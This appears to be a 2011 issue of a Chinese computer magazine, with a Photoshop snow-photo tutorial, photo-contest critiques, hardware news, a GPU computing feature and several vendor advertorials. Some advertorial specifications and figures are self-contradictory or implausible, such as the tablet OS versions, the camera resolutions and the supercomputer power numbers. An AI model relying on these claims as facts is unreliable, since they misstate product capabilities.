注:建议大家使用Photoshop CS3.0以上版本(本次使用Photoshop CS5.0),可以在色彩调节面板中看点直观的直方图,方便调节。

## 扫除灰暗画面

画面灰暗,是大家拍雪景的普遍现象,造成这样的情况一般有两种情况。情况一,拍摄时天气本身比较暗;情况二,对雪的曝光没有经验。两种情况我们都可以通过增加曝光补偿来解决。

在后期纠正这样的画面就非常简单了,通过色阶调整或曲线工具就可以非常方便地调整。


在Photoshop CS5.0中,打开照片,然后点菜单:“图像→调整→曲线”,在曲线调节面板中我们可以通过直方图显示看到,在右边白场部分有很大一段没有数据,这就说明画面的亮度很欠缺。



原始照片,从直方图中看出,画面亮色区域缺少数据提示

调节的方法很简单,直接将直方图上面的调节柄向左移动,直到接近峰值数据部分,这时基本解决了画面灰暗的问题。如果你觉得画面还不够亮,你可以用鼠标点住曲线调节中间的节点

部分向上移动,整体提高画面亮度,然后在曲线中增加一个节点,向下移动,如下图成“S”状调节。这样做增加画面对比度,增加画面的黑白反差,可以让雪的亮度更高,更有光泽。



通过对直方图的曲线进行调整,画面的亮色调得到完美的处理

使用直方图来修正曝光有问题的雪景照片是最有效和直观的方法,如果你觉得直方图难理解,看不懂,那么老狼再给你说一个最简单的方法。

在我们的印象中,雪总是白色的,那我们依照这个标准,就很容易把昏暗的雪景调为白色了。打开曲线调整工具面板,

在曲线调整图下面有三个吸管一样的工具,我们选择最右边的一个吸管,然后在图片中找到雪景最亮的部分点一下,现在你可以看到雪马上就变白了。这是因为最右边的吸管代表了“白场”,你所点的部分就代表画面中的白色,这很适合作为来调雪景。



使用色阶调整中代换白场的吸管工具,可以轻松解决画面偏暗的问题

## 还原雪景的细节层次

无论是新手还是摄影老玩家,对雪景要达到完美的曝光效果,是非常难做到的。雪的反差对比太强烈,大多数人把雪拍白了,但后来在电脑中打开来看时,发现画面只有一片白色,雪的质感和层次全无。这主要是由于曝光补偿设置太高,画面的中间色调没有了。



原始画面,雪的亮度太高,画面没有中间的水色调,没有雪的质感

对于曝光过度的照片,我们首先需要做的就是把高光部分减弱,把中间色调找回来。打开要调整的图片,然后点菜单“图像→调整→阴影/高光”,在弹出的控制面板中将“阴影”设置为“0”,将“高

光”的滑块向右移动,根据画面的需要进行设置,如“17%”左右。



通过降低雪的亮度后,画面的中间色调找回来了

通过设置后,我们可以看到



再次对画面的“黑、白、灰”三个层次做整体的均衡设置

## 给雪景增添创意白平衡

在拍雪景的时候,许多人都忽略了白平衡带来的画面微妙变化。大多数人使用相机的自动白平衡,我们在早晨和傍晚拍摄雪景,有时你会发现画面偏蓝,如果有阳光的照射,画面会有偏黄的暖色调;如果我们根据这种色调的变化,让画面更蓝一点或者更暖一点,画面效果就会好很多。

如果遇到有阳光照射的雪景,我们可以提高色温,或者使用相机的“阴天”模式,让画面变得更暖一点。在后期调整也十分方便,打开要调整的图片,点菜单“图像→调整→照片滤镜”,然后选择你需要的滤镜,如“加温滤镜”可以让画面变暖,冷却滤镜可以让画面的冷色调更明显。

关于雪景的后期调整老狼就简单介绍这几招,基本可以解决大家在前期拍摄中出现的各种问题,雪景的拍摄是一个比较难于驾驭好的技术。不过好在通过后期我们可以针对问题轻松地处理。



使用相机自动白平衡,曝光很准确,但缺少一点个性的变化



使用Photoshop中的加温滤镜,让画面的阳光感觉更加的明显



使用Photoshop中的冷却滤镜,让画面的冷色调更有一种神秘感

# 平凡生活中也有不平凡一刻

## 2011年度拍客大赛作品最后两周征集

参赛网站:  
<http://hd.icpcw.com/c/paike/>

电脑报2011年的年度拍客大赛离最后的揭晓时间越来越近了,每天老狼都会用一两个小时的时间整理信箱中的参赛作品。在整理这些作品时发现,许多拍客都会表现出同样一个态度:我所拍的照片只是我生活中的一些小景,参赛最重要的是想和老狼交流,最好获得点评,得奖并不重要。其实,大家别小看自己身边平凡的小景,许多不平凡的作品真是这些平凡中的精彩瞬间,或许没有被我们发现,或许我们的运气没那么好,没有抓住那可以成为精彩的一刻而已。不管怎么样,大家继续加油,离大赛结束还有十多天,完全可以创作出更好的作品。

火线抢救 作者:军旗下的骄傲



拍摄相机:佳能20D 拍摄参数:光圈F20 快门1/25秒 焦距17mm ISO100

**老狼点评:**这幅很有新闻纪实风格的作品,给人一种很强烈的紧迫感。拍摄这类作品是很需要技巧的,作者采用低速的快门,让运动的对象保持一种影像般的动态,同时又保持部分成像清晰的画面。这就需要快门速度进行娴熟的掌握,这需要多次尝试才能获得好的画面效果。

欢乐喇嘛 作者:木门



拍摄相机:富士S5500 拍摄参数:光圈F8 快门1/250秒 焦距85mm ISO64

**老狼点评:**在平凡的生活,总会有一些画面让人深刻。这是记录西藏昌都强巴林寺的一幅画面,作者使用中焦镜头,饱满地呈现了喇嘛开心的时刻。他们特有的服饰和淳朴的表情都给人新鲜的视觉感受,让观众倍受感染。

# 圣诞狂欢 低价势不可挡

电脑报商城  
<http://shop.icpcw.com>  
专业的数码导购平台

Big SALE

用USB2.0的价格  
享受USB3.0的产品



**SuperSSpeed USB3.0内存**

Inninstor IS902主控芯片 | Intel原厂Flash颗粒

16GB: 读取70MB/s 写入20MB/s 团购价 **¥139.00**  
32GB: 读取70MB/s 写入40MB/s 团购价 **¥268.00**  
64GB: 读取80MB/s 写入50MB/s 团购价 **¥528.00**

莱仕达2011最新款无线震动手柄 全国包邮



**风影无线震动手柄PXN-8603**

• 具有一键连发、一键必杀功能  
• 4轴8方向键和12个独立动作控制键  
• 智能省电模式和抗干扰设计  
• 具有键盘鼠标映射功能, 各类游戏一周打尽

团购价

**¥99.00**



**光影无线震动手柄PXN-8633**

• 具有一键连发、一键必杀功能  
• 4轴8方向键和12个独立动作控制键  
• 另配1.8米USB供电线, 满足有线模式

团购价

**¥89.00**

**EG MICROSE 银甲兽**

移动电视音响

- 双喇叭, 支持新一代环绕立体声效
- 大声场, 200平方米无损听音
- 音色好, 声音平衡, 收放自如
- 功能强, 收音、录音、插卡播放一个不少
- 操控易, 屏幕显示一目了然
- 能升级, 功能增加性能改善更加方便



秒杀价

**199元**

总代理: 广州乐视网网络科技有限公司 联合出品  
电话: 400-600-0831 | 网站: [www.bgmicrose.com](http://www.bgmicrose.com)

超值热卖



16GB **109元**  
8GB **59元**

金士顿TF/micro SD手机内存卡 团购价

- 多功能, 多用途, 防震背包
- 官方正品, 全国联保
- 原装书套, 可随卡卡册



39元

声籁S48头戴式耳机

- 大尺寸单元, 低音深沉, 音质细腻
- 可旋转头梁, 佩戴舒适
- 柔软头梁透气位佳, 适合长时间佩戴



99元

E-3BLUE 眼镜蛇 游戏键盘

- DIY可换色的游戏级弹性按键
- 独特背光配色方案, 空键增加颜值



185元

DOSS D5-860苹果/电脑音响

- 多声道环绕音效, 可同步声电
- 可连接电视, 满足必备需求

包邮抢购



179元

Dumake 瑞士军刀GA9166双肩包

- 多功能, 多用途, 防震背包
- 防水设计, 自动扣带分区
- 赠送防震垫和肩带



169元

Dumake 瑞士军刀GA9008双肩包

- 多功能, 多用途, 防震背包
- 防水设计, 自动扣带分区
- 赠送防震垫和肩带



78元

金士顿DT108 金属超薄U盘 (8G)

- 官方正品, 全国联保
- 体积小, 重量轻, 携带方便
- 耐摔抗震, 匠心独运



299元

铠皇NM1000便携式扫描仪

- 支持PDF输出, 支持文字识别
- 官方正品, 全国联保
- 小巧便携, 携带方便

299元

笔记本区



3698元

惠普HP G4-1058TX

- 第二代酷睿英特尔酷睿P4-2330MHz处理器
- 4GB内存, 640GB硬盘
- H6470M 1GB独显



3699元

宏碁Acer 4752G-2332G64Mn

- 第二代酷睿英特尔酷睿P4-2330MHz处理器
- 3GB内存, 500GB硬盘
- NVIDIA GeForce GT 610M显卡



3499元

宏碁Acer 4750G-2332G50Mn

- 第二代酷睿英特尔酷睿P4-2330MHz处理器
- 3GB内存, 500GB硬盘
- NVIDIA GT 520M 1GB独显



2899元

三星NP-RV415-S05CN 笔记本

- AMD E450处理器, 支持高清播放
- HD6470M 1GB独显
- 2GB内存, 320GB硬盘

2899元



# 通用计算 从量变到质变

@电脑报 王诚

相信提到通用计算,很多玩家并不陌生,但以前也只是停留在小范围的应用上。不过,经过5年的发展,现在它已经可以对很多应用进行大幅度加速,甚至在超级计算方面也颇有建树,这从12月14日NVIDIA在北京举行的GTC(GPU技术大会)Asia的情况就能看出来。下面我们就来重新认识一下这个从量变到质变之后的通用计算。

## “通用”→“异构”→“并行”

早在2006年,在首次推出具备统一渲染架构的GPU之后,NVIDIA提出了GGPU(General Purpose GPU)概念,并推出了与之配套的CUDA(Compute Unified Device Architecture,统一计算架构)概念。此时,为了突出“GPU能做CPU做的事,而且能做得更快更好”的卖点,厂商在宣传中就使用了“通用计算”的说法。

在推出通用计算概念之后,AMD的Stream、微软的Direct Compute以及OpenCL等概念也来到了我们的面前,基于这些API,我们可以用GPU实现科学运算、视频编码、网页加速等功能,例如用GPU计算梅森素数、将视频从iPod变为iPad使用的格式、著名的“挖矿”赚美元……在这一时期,通用计算概念已经逐

渐被广大用户认识和接受,大家都觉得GPU可以干图形计算以外的事是理所当然的,所以厂商宣传的时候也不用再突出“通用”的概念,取而代之的是“异构计算”这种说法,也就是CPU+GPU协同加速。顾名思义就是虽然处理器的架构不同、指令集不同,但依然可以共同完成同样的工作。

不可否认,从第一款双核处理器诞生到现在,多核计算已经成为众多用户所关注的焦点。多处理器拥有多核心,GPU也拥有多个计算单元,它们也相当于一个独立的核心,从工作方式来讲,多核心运算其实也是并行计算,而多个GPU集中在一起进行并行计算无疑能提供非常强大的性能。现在,无论是NVIDIA的Tesla还是AMD的Fire Stream,都已经在服务器、工作站级别的

应用上开花结果,我国的天河一号A超级计算机,就采用了NVIDIA的通用计算技术——此时,它已经有了新的称号:并行计算,一个看起来规模和HPC(高性能计算)更相称的说法。

“通用”→“异构”→“并行”,单是从说法的改变上,我们就能看出通用计算从量变到质变的历程。一开始通用计算是作为CPU功能的补充和强化而出现的,随着应用的增多,被广大用户接受之后,有了更明确的形式。而在性能进一步强化之后,通用计算已经在超级计算方面独挡一面,其多核并行运算能力强大,能耗相对较低的特点终于让它可以在超级计算的领域中占据重要地位,这也就是通用计算的性能量变使得最终应用范畴质变的表现。



各个厂商与通用计算相关的技术Logo

## GGPU带来新体验

首先来看看GGPU给普通用户带来的新体验。NVIDIA基于GGPU的CUDA架构开发的PhysX现在已经被广泛应用在游戏中的,在GTC Asia大会上,我们看到在2011年度最强力的FPS游戏《战地3》中,各种可以随意破坏的建筑和景物都基于PhysX技术开发,《全球使命》网游中逼真的布料、液体模拟效果也基于PhysX技术。此外,《暗杀3》采用的物理引擎则是Intel和AMD支持的HARVOK,它们无一例外地利用CPU+GPU协同加速的异构运算能力实现了更加酷炫的游戏效果,而这些效果如果纯粹由CPU来完成的话,势必会导致游戏速度大幅度降低,这在没有GGPU之前几乎是无法完成的任务。

其次在日常应用部分,视频转码软件支持GGPU已经不是什么新鲜事,现在几乎所有的主流视频处理软件都提供了对GPU

硬加速的支持,包括Intel的快速视频同步、NVIDIA的CUDA、AMD的Stream等,采用GPU硬加速的好处就是转码速度大大加快,相对于纯CPU处理,甚至能达到数倍的速度提升——你的等待时间也许就从一顿饭变成了一支烟。此外,Flash Player、Photoshop等常用的工具软件也加入了GPU硬加速的支持,这几乎已经成为业界标准,甚至GPU加速在应用软件方面的普及程度已经超过了游戏。

最后是工作站和服务器级的应用。对于图形工作站来讲,在3D建模的后期渲染上必然会花费很多时间,而采用CUDA技术的工作站则可以在修改模型的同时看到最终渲染的结果——现在你不用每点一点就渲染一次看效果了,所见即所得就是GGPU带来的全新体验。在GTC Asia大会上,NVIDIA工程师用3D设计软件展示了GPU并行计算带来

的即时渲染效果,赢得全场掌声。同时,GGPU强大的异构计算能力让流媒体等复杂的特效完全变成即时生成,你在建模的时候就可以随意添加流体项目并观察到实际流动效果,这在以前只能依靠CPU运算的时候是难以想象的。至于GGPU在服务器上的优势,只需要提一点,那就是能效比,例如天河一号A如果全部使用传统处理器,其功耗将高达1200万千瓦,而采用Tesla+CPU的混合架构后,只需要400多万瓦即可达到同样的性能,省下来的电完全够5000户居民使用一年。

以上这些GGPU带来的体验,现在都是实实在在可以感受得到的,可以肯定的是,在未来GGPU会给我们创造更多的奇迹(至少现在看起来是奇迹),也许CPU和GGPU完全融合才是处理器最终的完全体……

## 写在最后

NVIDIA想用GPU抢CPU的饭碗,除了传统PC平台,在企业级应用方面也有收获:Intel想用CPU抢GPU的饭碗,传说中的Larabee项目并未真正消失,据说目前Intel的实验室中用Core i5已经可以模拟出接近GTX560显卡的性能;AMD的APU是混合二合一:反正是CPU,既不是GPU也不叫GPU,我叫APU,咱玩的是混合加组合。总之,不管是谁抢谁的饭碗,都称作为通用计算或异构计算,这几大巨头都在探索处理器将来的发展形态,在半导体制造工艺不断提升的情况下,没准最终的情况就是融合,也许ARM的崛起将带来变数,让我们拭目以待吧。

## Intel四大部门 合并为新移动 通信部门

Intel本周宣布,将公司的四大部门合并为全新的移动通信部门,目的是在智能手机和平板电脑市场上能有大幅度进步。Intel发言人罗伯特·曼尼塔表示,新部门将由以前的上网本和平板电脑部门、超级移动部门、移动通信部门和移动无线部门合并而成,最终目标是加快和改进产品的研发过程。

尽管目前Intel处理器占据全球PC市场约80%的份额,但是至今仍然无法在快速增长的智能手机和平板电脑市场上有大作为。据合并后的新部门将由迈克尔·贝尔和赫曼·尤尔负责管理。贝尔曾经协助开发过iPhone,于去年加入Intel,而尤尔曾担任过英特尔的高级副总裁(英飞凌在今年1月期间被Intel收购)。

合并之后,Intel的移动无线部门主要负责移动通信部分业务,超级移动部门主要负责开发智能手机芯片。我们知道,Intel一直在调整PC芯片架构,以便让它们更适用于移动设备,但是在高通以及德州仪器等竞争对手的强力冲击之下,难有明显的优势,而这些公司都使用了由ARM授权的技术,在功耗控制方面优势突出。当然,此次合并之后,业界普遍认为明年年初会有采用Intel移动芯片“Medfield”的智能手机上市。

## CUDA正式开源

2011年12月14日,在GPU技术大会亚洲站上,NVIDIA宣布将向学术研究人员与软件开发商提供用于新款NVIDIA CUDA LLVM编译器的源代码,让他们能够更轻松地为更多编程语言编译GPU支持。

LLVM是一款应用广泛、采用模块化设计的开源编译器基础架构,这种设计使它能够轻松地支持新的编程语言和处理器架构。诸多领先企业将LLVM用于各种编程应用,这类企业包括Adobe、苹果、克雷以及美国艺电等。

基于LLVM的新款CUDA编译器在架构方面增强了对NVIDIA GPU的支持。现已上市的最新版本CUDA Toolkit (v4.1)包含了该编译器。佐治亚理工学院教授兼Ocelot项目负责人Sudhakar Yalamanchili表示:“开放CUDA平台是NVIDIA迈出的重要一步。异构计算是大势所趋,而CUDA编程模型可提供一种行之有效的方案,让开发者能够在多种不同类型处理器上最大限度地提升性能,其中包括AMD GPU和Intel x86 CPU。”

## 新闻 NEWS

# 因操纵显示器价格 三星康宁遭重罚

据国外媒体报道,韩国公平贸易委员会(Korea Fair Trade Commission, KFTC)以串通操纵价格为由,向三星在内的四大CRT显示器制造商征收总额为5451900万韩元(约合4700万美元)的附加费。

在1999年3月至2007年1月之间,三星康宁精密材料公司、日本电气硝子公司、日本电气硝子马来西亚子公司和Hankuk Electric Glass公司通过串通定价并减少产量控制CRT显示器市场,使得CRT显示器市场受到

严重影响。四大CRT显示器制造商在包括韩国、日本等至少35个国家召开秘密会议以掩人耳目。四大公司通过设定涨价或降价金额、分配市场份额、关闭CRT显示器生产线缩减产能、交换商业机密等手段牢牢控制CRT显示器行业。

四大公司中,三星康宁精密材料公司被征收了3245200万韩元的附加费,占到总额的近60%。

## Intel获得NFC技术授权

据国外媒体报道,近日Intel已从Inside Secure处获得了NFC(近场通讯)技术授权,可让Intel自己的芯片支持该技术。

Intel移动无线集团副总裁兼总经理Aicha Evans表示,NFC技术在许多市场越来越受欢迎,但消费电子装置用在付款与零售商务交易上,以及用在进出设施、存取信息和其他应用程序上,这是最方便的方法之一。同时他还强调,NFC在移动领域即将迎来爆发式扩张,由此Intel希望在自己的移动处理器中加入对NFC技术的支持。

Intel将在2012年的移动领域面对来自

ARM阵营的高通、德州仪器、NVIDIA等芯片制造商的强有力的竞争,使得Intel不得不想尽一切办法来提高自己移动芯片的竞争力。明年的平板市场,在Windows 8的帮助下,Intel或许并没有太多危险。不过在巨大的手机领域,Intel仍然无从涉足,目前Intel还没有将x86架构的芯片带入手机市场,功耗是其一个问题,芯片本身所带有的移动技术不足也是原因所在。从Intel获得NFC技术授权来看,Intel正试图让自己的移动芯片能够实现与其竞争对手的移动芯片同样的功能,使x86芯片与ARM芯片在功能上处于同一起跑线。

## 全球硬件 | Globe

# 青轴!

FILCO 发布忍者系列青轴机械键盘



这款采用Cherry MX 青轴的机械键盘具体型号为FKBN104MC/EFB2,目前已在日本上市,价格为12800日元,约合人民币1043元。

键盘的整体尺寸为440mm × 138mm × 49.5mm,质量为1.2kg。键盘数据线长1.5m,采用USB3.0接口连接,两按键中心距离为19mm,按键深度为4 ± 0.5mm。

FKBN104MC/EFB2采用“圣手二代”(Majestouch 2)内部电路和芯片设计以及标准英语ASCII排列,此前已上市型号为黑轴版和茶轴版。新的青轴版同样附赠一把拔键器和两枚替换键帽。键盘在使用USB连接时可实现6键无冲突,使用PS/2接口连接时全键无冲突。

### 编辑点评 >>

这款键盘是忍者系列的又一续作,换成青轴后,键盘更适合用于办公打字。

# 专为云计算优化的 SSD主控“SF-2481”

SandForce表示其最新发布的主控SF-2481是一款专为云计算环境优化的固态硬盘主控芯片,以便生产出更适合用于云计算的固态硬盘。

针对云计算的特点,SF-2481拥有更高的错误纠正强度,采用MLC闪存芯片的固态硬盘耐久度也有所提升,预计失效分析功能中增加了对新媒体的健康测试,而包括DuraWrite、RAISE、智能区域块例与磨损均衡、只能读取分布管理、垃圾回收功能、智能数据保留优化、功耗性平衡、散热阈值管理等等

术仍然会继续支持。

SF-2481主控芯片采用14mm × 14mm的256针TFBGA封装,支持SATA 6Gbps传输接口,支持NCQ,S.M.A.R.T.,AES-256/128硬件加密等技术。闪存方面支持容量最大为512GB,格式为2xnm MLC (Toggle/ONFI2),性能方面128KB持续读写速度最高为500MB/s,4KB随机读写性能最高为60000 IOPS,SandForce SF-2481将于2012年1月份批量出货。

## 台积电为28nm工艺积极备产

位于台湾中部科学园的台积电晶圆厂Fab 15于近期扩建了第三条和第四条生产线,同时第一条生产线已经开始风险性试生产阶段。

该晶圆厂的第一条生产线将会在2012年2月初正式投入商业化28nm晶圆生产。第一条生产线的设计产能将达到最高每月50000片300mm晶圆。据台积电董事长兼CEO张忠谋先生透露,明年台积电的28nm晶圆产能将会达到每月240000片,其中大部分来自Fab 15。不过明年28nm晶圆的需求

将会非常大,必然会出现供不应求的局面。

台积电Fab 15总投资额超过了4000亿新台币,约合人民币836亿元,主要从事28nm工艺的晶圆生产,而在进行调整后,其工厂可能会生产更先进的20nm晶圆。该晶圆厂的第二条生产线将会于2012年第四季度试生产,在2013年初,第一条生产线的产能稳定后,第二条生产线也将投入商业化生产,届时28nm晶圆供应短缺的问题可以得到一定的缓解。

# 纯黑!

蓝宝再发 Pure Black 系列主板

蓝宝高端主板Pure Black系列又发一款新品,这次的主板是采用990FX芯片组的Pure Black 990FX。

主板北桥采用AMD 990FX芯片组,与其搭配的是SB950南桥芯片。采用10根供电,MOS管上附有面积散热片。主板提供了四条DDR3内存插槽,最大支持16GB内存,8个SATA 6Gbps接口。主板共有6根PCI-E 2.0 × 16插槽,支持四路CF。另外主板采用双千兆网卡设计,音频芯片为Realtek ALC892,支持24bit蓝光音效输出。

主板背板提供了两个USB3.0接口,8个USB2.0接口,并提供了诸如蓝牙模块、光纤输出、同轴输出,eSATA等接口。



此款主板已在欧洲上市,价格为159.9欧元,约合人民币1318元。

### 编辑点评 >>

这款主板继承了Pure Black系列超多PCI-E 2.0插槽的特点,又一款“挖矿机”专用主板。

# Orico!

Orico 首款固态硬盘在国内上市

之前发布的Orico首款固态硬盘系列HM01已于近日在国内上市。

Orico HM01系列包含三种型号,分别是蓝色的HM01-64S3 64GB、橙色的HM01-128S3 128GB、红色的HM01-256S3 256GB,3款固态硬盘均采用2.5英寸标准规格。采用了MLC NAND闪存芯片,接口为SATA 6Gbps,主控芯片由Marvell提供。

性能方面,HM01-256S3的持续写入速度可达450MB/s,持续读取速度为520MB/s,4KB随机写入性能为65000 IOPS,读取性能为72000 IOPS,平均无故障工作时间为200万小时。

从目前公布的官方售价来看



HM01-64S3 64GB的价格不超过699元, HM01-128S3 128GB的价格已确定为1599元,而HM01-256S3 256GB为3288元。

### 编辑点评 >>

从售价和性能来看,这个系列的固态硬盘应该定位于中端,市场价格应该会更低。

## D-Link®

云路由来了! 你, 还等什么?

- 手机管控
- 实时监控
- 主动防蹭网
- 一键操控
- 邮件报警

云路由 DIR-605L

云产品服务热线: 400-682-8828

更多资讯请访问 [www.dlink.com.cn](http://www.dlink.com.cn)

友讯电子设备(上海)有限公司



# 499元级主板悬殊对抗： 昂达A75T魔固秒杀所有A55主板 和A55同价！电脑报年度编辑推荐，全固/USB3.0人气第一，昂达A75T魔固版

《电脑报》年度权威媒体的年度编辑推荐，众多 DIY 玩家一致肯定和 499 元级性价比，昂达 A75T 魔固版成为今年最为热销的 A75 主板。其保障方案：丰富扩展功能，扎实的做工用料和多项昂达“独门绝技”，加上低至 499 元的价格，不论普通消费者、中小企业主都把它作为装机的一款“标配”主板，为数众多的装机方案都把它作为 A68、X4-631 等中高端 CPU 的最佳搭档。

仅售 320 元的 AMD A4-3300 已经在全国大量上市，足够“到位”的价格将代表 APU 技术将大量普及。在这款 CPU 大量受到关注的时候，大家也在关注一个问题，应该怎样选择到合适的装机呢？

## 一、装电脑还得从 A4-3300 和 G530 说起……

当我们在回味 Intel G530 性价比对低端零容力的时候，带着 APU 光环的 AMD A4-3300 从容亮相，主频默认为 2.50GHz，内置独显核心 AMD Radeon HD 6410D，采用 32 纳米工艺且支持 DX11，即使没有独显的情况下，A4 3300 处理器也能支持高清播放。更可以搭配相当热门的集显，升级双屏卡交火功能。

AMD 的 A75 芯片组和 A55 芯片组都可以搭配这款 CPU，我们接下来继续分析。

## 二、消费者要聪明选择，昂达 499 元 A75 秒杀 A55

主板	A75	A55
USB3.0	原生4组	无
SATA3.0	原生4组	无
FIS技术	支持	无

如果遵循市场规律，性价比 A4-3300 当然首选是 A55 主板，但经电脑报统计发现，499 元的昂达 A75 惊艳亮相，而那些 A55 主板并没有多少受众，试想：当同为 499 元的 A75 和 A55 摆在眼前，USB3.0 的最大传输速率为 5Gbps，而 USB2.0 仅为 480Mbps。而 SATA3.0 最大传输速率为 6 Gbps，比 SATA2.0 快 1 倍以上。

您能经受过 A75 主板 USB3.0 和 SATA3.0 的诱惑吗？

## 三、细看昂达 A75T 魔固版，“倍稳固 2”技术完美诠释

■ 全固态 2 倍固、I.O.S 旋钮超频、内存 Memory OK 一键兼容。使用 2 倍固的昂达 A75T 魔固版，相比市售同芯片产品更低、更省电、超频更稳定，爱好者可通过独创的 I.O.S 超频按钮和按键对系统电压进行微调，极大强化超频的精确性及易用性。



不仅如此，它还配备了 Memory OK 开关，对市售内存实现“一键兼容”，使主机工作更稳定。

	昂达 A75T 魔固版	市售主流 A75	市售主流 A55
2倍固	配备	无	无
全固态电容	配备	部分	少量
智能降频	配备	少量	少量
一键内存全兼容	配备	极少	无
内置双声道超频	配备	无	无
价格	499	599-799	399-599

## 四、媲美顶级豪装，昂达用料扎实完备

4 条可支持高频 1866MHz 内存 DIMM 扩展插槽，全接口 VGA+DVI+HDMI 配备，保证您高清影音必需。一条 PCI-E x16、一条 PCI-E x1 和两个 PCI 插槽保证您扩展升级需要；6 组 SATA3.0、2 个 USB 3.0 让您畅享高速下载，千兆网卡、6 声道硬声卡当然也悉数配备，可谓中高端主板的“豪华装修”标准。

结论：忘掉 499 元的 A55 主板吧，更高规格的昂达 A75T 魔固版主板无疑是更好的、更明智的选择，并且，在昂达 A55/A68 CPU 降价后，你还会拥有极大的升级空间。

### 他们有话要说：

ZOL 评测室：499 元的价格，高规格的配置，扎实的用料都使得这款产品魅力十足。

小微评测室：上市速度如此之快，定价如此犀利，几乎杀掉了所有的“水分”，抵达第一时间让消费者感受到了他务实的定价价值。

PConline 评测室：价格上要比市面大部分 A75 低一截，但是扩展能力和性能表现并没有因此而缩水，是一款非常有性价比的 A75。

### 昂达 A75T 魔固版详细规格：

■ 基于 AMD A75 芯片组 ■ 支持 AMD Llano APU 处理器 ■ USB3.0 高速接口，最高传输速率 5Gbps ■ 四核双通道 DDR3-1600MHz 内存，最大支持 16GB ■ 2 倍固设计 ■ I.O.S 旋钮超频 ■ I.E.S 智能内存系统 ■ 内存 Memory OK 一键兼容 ■ 支持 HDMI 网络接口 ■ 内置 6 声道高清声卡 ■ 千兆网络接口 ■ 2 倍固设计 ■ 超频 2 倍固设计



# 横扫市场，599元配置最豪华的平板诞生！

昂达 V10 豪华版狂降至 599 元，旗舰 V130 豪华版首发 Android 4.0，全面引爆圣诞新年平板热销

现在，购买一款平板电脑是很多人都有想法！国内平板领导品牌昂达电子旗下多款 A10 平板凭借着最高 1.5GHz 的 A10 芯片，2160P 超高清屏，超长续航等强劲功能，已经成为平板电脑家们的首选，淘宝网京东商城中国平板销量第一的成绩就足以证明他们的明智选择。

即日起，昂达热销平板“V10 豪华版”正式降价百元，仅 599 元，性价比的超低价格成为市场中最具性价比的平板首选。同时，旗舰“V130 豪华版”也正式首发 Android 4.0 系统，全面开启中国平板的 Android 4.0 时代。现在购买平板的最佳时机已经到来，你还在等什么！



降价百元，最具性价比的 7.0 英寸平板  
昂达 V10 豪华版 售价：599 元/8GB  
7.0" 五点电容触摸屏，可升级 Android 4.0

新品采用了全新的外观设计，坚韧度极佳的钢化有机玻璃面板配以钢琴烤漆机身颇具时尚感。7.0 英寸高清屏（16:9，分辨率 800×480），操作与视觉体验绝佳。支持五点触控，钢化玻璃的平面式触摸方式，较其它凸面的平板机在操作与美观上更为出众。Android 4.0 2.3.4 智能操作系统，全面兼容 95% 以上的 Android 应用程序、游戏。（可升级 Android 4.0 平台）

	昂达 V10 豪华版	其它 7.0 英寸国产平板
操作系统	5.0 安卓系统/最高支持 130 万	4.0 安卓系统/最高支持 30 万
芯片	A10，主频高达 1.5GHz	A8/A9，主频最高 1.2GHz
性能评分	5678 (CPU 性能)	3322 (CPU 性能)
摄像头	2160P 超高清摄像头 (3940×2160 分辨率)	1080P 高清 (1920×1080 分辨率)
3D 特效	支持，可升级极致 3D 游戏体验	不支持
续航时间	待机 15 天左右，游戏 5 小时以上	待机 10 小时左右，游戏 2 小时左右
网络功能	支持，可双网显示，操作方便	支持，只能单网显示，操作不便
Wi-Fi 连接	新一代 Wi-Fi 技术，连接快速	传统 Wi-Fi 技术，连接较慢

昂达 V10 豪华版与其它 7.0 英寸平板规格对比

## 1.5GHz 强劲 A10 芯片，前置 130 万像素镜头

内置全志为平板而打造的 A10 处理器芯片，主频最高可达 1.5GHz，为市面主流平板性能提升 25%，同时融入了 Many Core 众核技术，系统运行更为快速。512M DDR3 缓存，极大的提升了游戏/程序的流畅度与数据处理的速率；国产平板中显示效果最优秀的 Mail 400 显示芯片，可轻松运行 3D 游戏、超高清视频、前置 130 万像素摄像头，清晰画质其它平板 30 万摄像头 4.3 倍以下，可进行视频通话（Skype、QQ 等程序）、拍照、摄像等应用。

## 2160P 超全高清视频，HDMI 输出/3D 解码

支持 2160P 超全高清视频，并向下全面完美支持 1080P/720P 的 RM/RMVB、MKV、MP3、APE、FLAC 等所有的音频格式。2160P，即 3840×2160 分辨率，是 1080P 全高清清晰度的四倍。内置了 HDMI 数字视频输出接口，输出分辨率高达 1080P（支持 1080i/1080p），可将视频、游戏传输至液晶电视中进行观看与操作，并支持电视与平板屏幕的双屏同步显示。


新品可以佩戴 10 元左右的红蓝 3D 眼镜，直接在屏幕中观看 3D 影片。此外还可以连接 3D 电视实现 3D 视频与游戏的同步传输。

## 超长待机 15 天左右，更快的 Wi-Fi 连接

采用更为优秀的低功耗设计（较此前 A10 平板低 20%），并配以 DVFS 动态调频调压技术与 Smart PMU 智能电源管理系统，拥有 15 天左右的超长待机时间。内置更为稳定、快速的 Wi-Fi 无线网络与 3G 网络连接功能（需外置），用户可轻松的进行网页浏览、在线游戏/视频（Flash 与 HTML 5）、QQ、软件/游戏下载等各种网络应用。支持 OTG 连接（外接移动硬盘、鼠标、键盘等设备操作）、32GB Micro SD 卡（TF）、高品质扬声器、G-sensor 重力感应功能等配件功能。

首款 Android 4.0 平台—昂达 V130 豪华版  
售价：899 元/8GB、1299 元/16GB  
首发 Android 4.0 平台，系统表现更出色

“V130 豪华版”是首款真正实现 Android 4.0 系统的平板机型，Android 4.0 是 Google 最新的智能操作系统。它在系统、性能、操作等方面得到极大提升，并带来了全新时尚 UI 界面、虚拟按键、全新的浏览器等数十项功能更新。



8.0 英寸 4:3 超清屏，最丰富的平板功能  
采用 7mm 超薄（最薄处）时尚外观设计，搭载 8.0 英寸超高清屏幕（1024×768 分辨率），可视面积比 7.0 英寸 16:9 的平板要大约 47%。以上支持五点电容操作，操控体验更为出色。4:3 的黄金显示比例，浏览网页、游戏休闲、观看电子书等方面更为舒适。内置最高 1.5GHz 众核处理器、2160P 超全高清视频、超长续航、1080P HDMI 双屏显示、130 万前置摄像头、外接 3G/以太网、3D 解码等功能配置。

另讯：昂达全线 A10 平台最新 V2.0.5 固件发布，全面增强了 3G 上网、视频播放、在线视频等多项功能，用户可自行在昂达官方网站进行下载。

# 硬盘就要玩固态

